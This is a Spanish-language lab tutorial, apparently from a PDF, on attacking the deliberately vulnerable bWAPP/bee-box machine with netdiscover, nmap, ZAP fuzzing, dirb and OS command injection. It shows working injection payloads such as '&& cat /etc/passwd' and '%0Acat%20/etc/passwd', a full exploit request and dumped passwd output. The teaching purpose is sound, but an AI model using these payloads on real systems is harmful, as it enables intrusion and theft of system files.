 - Port: 0 (spin box)
- SOCKS v4 (radio button)
- SOCKS v5 (radio button selected)

Tanto Burpsuite como ZAP trabajan por defecto en la localhost en el puerto 8080.

Ya lo tenemos preparado ahora vamos a ZAP. Cualquier petición que hagamos con el navegador se va a indexar en ZAP.

Ahora lo primero que tenemos que hacer es descubrir que máquinas hay corriendo, para ello utilizamos la herramienta **netdiscover**. Esta herramienta ya está explicada en los puntos anteriores.

```
sudo netdiscover -i eth0 -r 192.168.1.0/24
```

15 Captured ARP Req/Rep packets, from 6 hosts. Total size: 900					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.1.1	c8:b4:22:22:94:67	3	180	ASKEY COMPUTER CORP	
192.168.1.58	9c:7b:ef:fe:30:9f	1	60	Hewlett Packard	
192.168.1.54	ec:10:7b:85:2d:84	1	60	Samsung Electronics Co.,Ltd	
192.168.1.74	10:62:e5:0d:f9:52	8	480	Hewlett Packard	
192.168.1.88	08:00:27:ae:42:8a	1	60	PCS Systemtechnik GmbH	
192.168.1.200	c8:52:61:1f:b9:ce	1	60	ARRIS Group, Inc.	

En este caso mi objetivo sería el

88. Podemos hacer un análisis más completo y ver el sistema operativo que usa y más información para identificarla.

Ahora vamos a hacer un escaneo de puertos con **nmap**. Ya vimos que hay muchos parámetros para el escaneo de puertos, siempre vamos a empezar por el mas sencillo y después iremos subiendo.

```
jotta@jotta:~$ sudo nmap -e eth0 -sS -Pn -n -p- 192.168.1.88
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-11 10:22 CET
Nmap scan report for 192.168.1.88
Host is up (0.00041s latency).
Not shown: 65516 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
666/tcp   open  doom
3306/tcp  open  mysql
3632/tcp  open  distccd
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
9080/tcp  open  glrpc
9443/tcp  open  tungsten-https
MAC Address: 08:00:27:AE:42:8A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.21 seconds
jotta@jotta:~$
```

`sudo nmap -e eth0 -sS -Pn -n -p- 192.168.1.88`

Como podemos ver están corriendo servicios (21, 25, 80, 139, 443, 445, 512, 513, 514, 666, 3306, 3632, 5901, 6001, 8080, 8443, 9080, 9443). Ya sabemos escanear servicios así que al lío.

<code>sudo nmap -e eth0 -sS -sV -Pn -n -p</code>
21,25,80,139,443,445,512,513,514,666,3306,3632,5901,6001,8080,8443,9080,9443
192.168.1.88

Ahora se está centrando únicamente en detectar los servicios de estos puertos que estaban abiertos, así no escaneamos los puertos cerrados. Esto lo hacemos para saber donde está corriendo una aplicación web.

```
jotta@jotta:~$ sudo nmap -e eth0 -sS -sV -Pn -n -p 21,25,80,139,443,445,512,513,514,666,3306,3632,5901,6001,8080,8443,9080,9443 192.168.1.88
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-11 10:29 CET
Nmap scan report for 192.168.1.88
Host is up (0.0005s latency).


PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: ITSECgames)
443/tcp   open  ssl/https? 
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: ITSECgames)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      shell?
514/tcp   open  shell?      doom?
666/tcp   open  doom?      MySQL 5.0.96-0ubuntu3
3306/tcp  open  mysql        MySQL 5.0.96-0ubuntu3
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.3 (Ubuntu 4.2.3-2ubuntu7))
5901/tcp  open  vnc         VNC (protocol 3.8)
6001/tcp  open  X11         (access denied)
8080/tcp  open  http         nginx 1.4.0
8443/tcp  open  ssl/https-alt nginx/1.4.0
9080/tcp  open  http         lighttpd 1.4.19
9443/tcp  open  ssl/tungsten-https? 


```


Como puedes ver tenemos un servicio FTP, un servidor de correo saliente(SMTP), el servidor de la aplicación web que es un apache...

Aquí podemos recabar vulnerabilidades como hicimos en los puntos anteriores, pero la prioridad en este punto es explotar vulnerabilidades de la aplicación web, es decir, el puerto 80.

Vamos a acceder a la aplicación web desde el navegador, para ello ponemos <http://> y la IP de la máquina, en mi caso 192.168.1.88



Y si vamos a ZAP vemos que ya se ha indexado.



Si volvemos al navegador podemos ver a las aplicaciones webs. Para empezar las prácticas vamos a usar bWAPP.

The screenshot shows a login interface. At the top, it says "Login" in a stylized font. Below it, a message reads "Enter your credentials (bee/bug)". There are two input fields: one for "Login:" and one for "Password:", both of which are currently redacted. Underneath these fields is a dropdown menu labeled "Set the security level" with the option "low" selected. At the bottom of the form is a large, dark "Login" button.

Como podemos ver nos da las credenciales, pero podemos probar a hacer ataques de diccionario.


Voy a intentar iniciar sesión con el usuario bee y la contraseña jotta. Nos arroja un error, vamos a ZAP a ver que ha capturado.

The screenshot shows the ZAP interface with a captured POST request to "login.php". The request parameters are visible in the "Cuerpo" tab: "login=bee", "password=jotta", "security_level=0", and "form-submit". The response tab shows an error message: "POST http://192.168.1.88/bWAPP/login.php HTTP/1.1".

Aquí nos ha capturado la petición POST y los datos que le hemos metido. Ahora vamos a probar la política de autenticación de la aplicación web, para ello le damos clic derecho a la petición → Atacar → Fuzz

The screenshot shows a context menu for the captured POST request. The "Atacar" option is selected, and a submenu is open with "Fuzz..." highlighted. Other options in the submenu include "Araña...", "Activar Escaneo...", "Sitio de navegación predefinida", "Directorio de navegación definido", "Directorio de navegación definido (e hijos)", and "AJAX Spider sitio".

El Fuzz que vamos a hacer se va a centrar únicamente en la contraseña.




En la primera ventana que se nos abre le damos a

Ingresar → Ingresar → Archivo y buscamos un diccionario, yo voy a usar el de **rockyou**. No hace falta que sea un diccionario muy grande ya que solo vamos a comprobar si bloquea los intentos de inicio de sesión.

Al cargar el diccionario me ha dado un fallo de codificación para ello solo hay que cambiar el tipo de codificación.



Si vamos a **Opciones** vemos que podemos ajustar el **delay** y los **hilos**, esto es importante tenerlo en cuenta y adaptarlo a los recursos de la máquina de nuestro cliente para no provocar una denegación de servicio.



En un entorno real bajaría los hilos y calcularía el delay. Además activamos la opción de seguir las redirecciones por si la aplicación web tuviera redirecciones.

Una vez hecho esto le damos a **Iniciar Fuzzer**.

Fuzzing results for http://192.168.0.10/bWAPP/login.php										
Identificación de pestaña	Número de mensaje	Código	Resón	RTT	Tamaño que se requiere para el encabezamiento	Tamaño requerido para el cuerpo	Alerta mayor	Estado	Cargas	Exportar
0	Original	200	OK	10msegundos	453bytes	4.03bytes	Medio	Reflejado	123456	
1	Fuzzed	200	OK	14msegundos	390bytes	4.03bytes			12345	
2	Fuzzed	200	OK	14msegundos	390bytes	4.03bytes			123456789	
3	Fuzzed	200	OK	12msegundos	390bytes	4.03bytes			password	
4	Fuzzed	200	OK	17msegundos	390bytes	4.03bytes			loveyou	
5	Fuzzed	200	OK	18msegundos	390bytes	4.03bytes			passwords	
6	Fuzzed	200	OK	18msegundos	390bytes	4.03bytes			1234567	
7	Fuzzed	200	OK	7msegundos	390bytes	4.03bytes			rockyou	
8	Fuzzed	200	OK	6msegundos	390bytes	4.03bytes			passwords123	
9	Fuzzed	200	OK	20msegundos	390bytes	4.03bytes			abc123	
10	Fuzzed	200	OK	15msegundos	390bytes	4.03bytes			nicole	
11	Fuzzed	200	OK	17msegundos	390bytes	4.03bytes			darrel	
12	Fuzzed	200	OK	17msegundos	390bytes	4.03bytes			hollygirl	
13	Fuzzed	200	OK	6msegundos	390bytes	4.03bytes				

Esto ya está trabajando y no me ha cortado así que no tiene bloqueo por intento de inicio de sesión, podríamos hacer un ataque de diccionario sin problemas.

También podemos buscar **rutas por defecto**, podemos usar **dirb** para llevar a cabo esta búsqueda.

```
sudo dirb http://192.168.1.88/
```

```
jotta@jotta:~$ sudo dirb http://192.168.1.88/
DIRB v2.22
By The Dark Raver

START_TIME: Wed Nov 11 11:31:53 2020
URL_BASE: http://192.168.1.88/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612
_____
Scanning URL: http://192.168.1.88/
+ http://192.168.1.88/crossdomain (CODE:200|SIZE:200)
+ http://192.168.1.88/crossdomain.xml (CODE:200|SIZE:200)
=> DIRECTORY: http://192.168.1.88/drupal/
=> DIRECTORY: http://192.168.1.88/evil/
+ http://192.168.1.88/index (CODE:200|SIZE:45)
+ http://192.168.1.88/index.html (CODE:200|SIZE:588)
=> DIRECTORY: http://192.168.1.88/phpmyadmin/
+ http://192.168.1.88/README (CODE:200|SIZE:2491)
■ ■ Testing: http://192.168.1.88/schedule
```


Como vemos nos ha encontrado un phpmyadmin, evil, drupal... Y un resultado muy interesante es el de **crossdomain.xml**. Vamos a copiarlo y abrirlo en el navegador.




Esto es peligroso, esto significa que permite código de cualquier tipo de dominio. Esto es una vulnerabilidad, lo ideal es acotar los dominios ya que esto puede dar lugar a que metan dominios que den a contenido malicioso, justo lo que vamos a hacer.

Antes te voy a decir otros usos que podemos hacer con este navegador aprovechando sus pluggins.

Por ejemplo, si vamos a <https://www.hackthissite.org/> y hacemos clic derecho nos aparecen todos los pluggins.



Vamos a sacar por ejemplo los DNS, esto lo hicimos en los primeros puntos, pero vas a ver como esto lo hace todo más automático.



Vamos a utilizar el último ya que se nos abre en el navegador web.

Quick summary of the host name	
www.hackthissite.org quick info	
General	
FQDN	www.hackthissite.org
Host Name	www
Domain Name	hackthissite.org
Registry	org
TLD	org
DNS	
IP numbers	2001:41d0:8:ccd8:137:74:187:100 2001:41d0:8:ccd8:137:74:187:101 2001:41d0:8:ccd8:137:74:187:102 2001:41d0:8:ccd8:137:74:187:103 2001:41d0:8:ccd8:137:74:187:104 137.74.187.100 137.74.187.101 137.74.187.102 137.74.187.103 137.74.187.104
Domain DNS	
Name servers	c.ns.buddyns.com f.ns.buddyns.com g.ns.buddyns.com h.ns.buddyns.com j.ns.buddyns.com
Mail servers	aspmx2.googlemail.com

RECORDS

↑ ↓

Hierarchical analysis of the entity

[www.hackthissite.org](#)

a [2001:41d0:8:ccd8:137:74:187:100](#)

route [2001:41d0::/32](#)

bgp [AS16276](#)

asname OVH

descr OVH IPv6

location France

ptr [hackthissite.org](#)

a [2001:41d0:8:ccd8:137:74:187:100](#)

Hay información que solo es accesible si te creas una cuenta. Te recomiendo investigar todos los pluggins de este navegador sobre todo porque en las empresas piden mucho saber usar las herramientas OWASP.

OS Injection

OS Injection significa que nos permite introducir instrucciones del sistema operativo.

Para hacer estas pruebas vamos a iniciar sesión en beebox y en la derecha nos permite elegir el tipo de ataque que queremos hacer, en este caso OS Injection.



Le damos a

Hack y se nos carga un cuadro de texto.



Si le damos a

Lookup podemos ver que nos tira una salida, no está muy camouflada y podemos identificarlo enseguida, pero con experiencia podremos pillarlo antes.



Podemos ver que hace un DNS Lookup, si lo comparamos en la terminal con el resultado que arroja

nslookup podemos ver que es el mismo.

```
jotta@jotta:~$ nslookup www.nsa.gov
Server:      80.58.61.250
Address:     80.58.61.250#53

Non-authoritative answer:
www.nsa.gov      canonical name = nsa.gov.edgekey.net.
nsa.gov.edgekey.net  canonical name = e16248.dscb.akamaiedge.net.
Name:   e16248.dscb.akamaiedge.net
Address: 184.27.7.16
```

Lo bonito de esto es que puedes encadenar comandos, vamos a probar... Yo voy a encadenar el **nslookup** con un **cat** para que me diga que hay en el fichero **passwd**.

DNS lookup: **www.nsa.gov && cat /etc/passwd** **Lookup**


```
Server: 80.58.61.250 Address: 80.58.61.250#53 Non-authoritative answer: www.nsa.gov canonical name = nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name: e16248.dscb.akamaiedge.net Address: 104.83.73.99 root:x:0:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin/sh sys:x:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucpx:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/noneexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh dhcpc:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false hplip:x:104:7:HPLIP system user,,:/var/run/hplip:/bin/false avahi-autopid:x:105:113:Avahi autopip daemon,,:/var/lib/avahi-autopid:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false pulse:x:107:116:PulseAudio daemon,,:/var/run/pulse:/bin/false messagebus:x:108:119:/var/run/dbus:/bin/false avahi:x:109:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false bee:x:1000:1000:bee,,,:/home/bee:/bin/bash mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:113:65534:/var/run/sshd:/usr/sbin/nologin dovecot:x:114:126:Dovecot mail server,,:/usr/lib/dovecot:/bin/false smmxa:x:115:127:Mail Transfer Agent,,:/var/lib/sendmail:/bin/false smmsp:x:116:128:Mail Submission Program,,:/var/lib/sendmail:/bin/false neo:x:1001:1001:/home/neo:/bin/sh alice:x:1002:1002:/home/alice:/bin/sh thor:x:1003:1003:/home/thor:/bin/sh wolverine:x:1004:1004:/home/wolverine:/bin/sh johnny:x:1005:1005:/home/johnny:/bin/sh selene:x:1006:1006:/home/selene:/bin/sh postfix:x:117:129:/var/spool/postfix:/bin/false proftpd:x:118:65534:/var/run/proftpd:/bin/false ftp:x:119:65534:/home/ftp:/bin/false snmp:x:120:65534:/var/lib/snmp:/bin/false ntp:x:121:131:/home/ntp:/bin/false
```

Esto en un entorno real no es tan sencillo ya que tendrán medidas para evitar que se introduzca un comando con otro. Lo bueno de este laboratorio es que nos deja subir la dificultad.



Si subimos el nivel y hacemos lo mismo no nos ejecuta nada, en estos casos se automatiza el proceso.


Ahora vamos a ZAP y buscamos la petición.



Sabemos que es esa por la hora en la que se ha realizado, porque no hemos recibido respuesta y porque el security_level es 1 (Medium).

Ahora para el ataque de diccionario hacemos lo mismo. Clic derecho → Atacar → Fuzz.

Señalamos que es lo que queremos cambiar que en este caso es `&& cat /etc/passwd` y le damos a ingresar.




`%26%26` hace referencia a `&&`; `%2F` hace referencia a `/`.

Los diccionarios que vamos a utilizar son los de **PayloadsAllTheThings**.

Si no los tienes descargados el comando es

```
git clone https://github.com/swisskyrepo/PayloadsAllTheThings.git
```

Una vez lo hayas descargado vamos a usar los diccionarios que se encuentran en la ruta **Command Injection/Intruder**. Podemos usar cualquiera de los dos.



Le damos a abrir y podemos visualizar el contenido.




Todo eso son las cadenas que va a intentar usar. Lo iniciamos y esperamos. Esto seguramente no funcione de primeras porque no estamos codificando nada.

Hay una sorpresa, ha funcionado con una que iba codificada en el diccionario.


Tamaño requerido para el cuerpo	Alerta mayor	Estado	Cargas
12.950bytes			
12.950bytes			
12.950bytes			
13.195bytes	Reflejado		
12.950bytes		:	
12.950bytes	Reflejado	"	
12.950bytes	Reflejado	"	
13.194bytes		&	
13.194bytes		&&	
13.195bytes		%0a	
13.194bytes		%0a%0d	
15.411bytes		%0Acat%20/etc/passwd	
13.248bytes		%0Aid	
13.249bytes		%0a id %0a	
13.248bytes		%0Aid%0A	

¿Cómo sabemos que es esa la que ha funcionado? Porque el **tamaño requerido para el cuerpo ha sido mucho mayor que las demás**, ahora queda probarlo, vamos a copiarlo y tenemos que hacer lo siguiente. Para llevar a cabo esto y no tener que reiniciar el servidor ya que la máquina tiene pocos recursos vamos a hacerlo a través de la petición, en una empresa con grandes servidores podríamos hacerlo directamente en el cuadro de texto, pero aquí lo he probado y he tenido que reiniciar.

Para hacer esto damos clic derecho a la petición y elegimos **reenviar**.



Tenemos que sustituir lo señalado por la cadena que nos ha arrojado ZAP.



Una vez cambiado le damos a **SEND** y vamos a ver si ha funcionado.

Ahora vamos a **Respuesta** y bajamos buscando la información, puede ser que si esté o que no.

Editor Manual de Peticiones

Petición Respuesta

Encabezamiento: Vista Raw Cuerpo: Vista Raw

```

HTTP/1.1 200 OK
Date: Wed, 11 Nov 2020 12:56:33 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

```



```

<p align="left">Server: 80.58.61.250
Address: 80.58.61.250#53

Non-authoritative answer:
www.nsa.gov canonical name = nsa.gov.edgekey.net.
nsa.gov.edgekey.net canonical name = el6248.dscb.akamaiedge.net.
Name: el6248.dscb.akamaiedge.net
Address: 184.27.7.16

root:x:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:bin:/bin:/bin/sh
sys:x:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
nobody:x:65533:nobody:/nonexistent:/bin/sh

```

Tiempo: 255 ms | Longitud del cuerpo: 15411 bytes | Longitud total: 15842 bytes

Como vemos ahí está.

```

POST https://192.168.1.88/bWAPP/commandi.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.88/bWAPP/commandi.php
Cookie: security_level=1; PHPSESSID=d464c5569951b1db859453363886dfe3
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Host: 192.168.1.88

target=www.nsa.gov+%0Acat%20/etc/passwd&form=submit

```

Ahora vamos a intentar poner una shell.

Si queremos ver las metodologías para hacer conexiones remotas lo tenemos en la carpeta de **PayloadsAllTheThings** en la carpeta de **Methodology and Resources**.

```

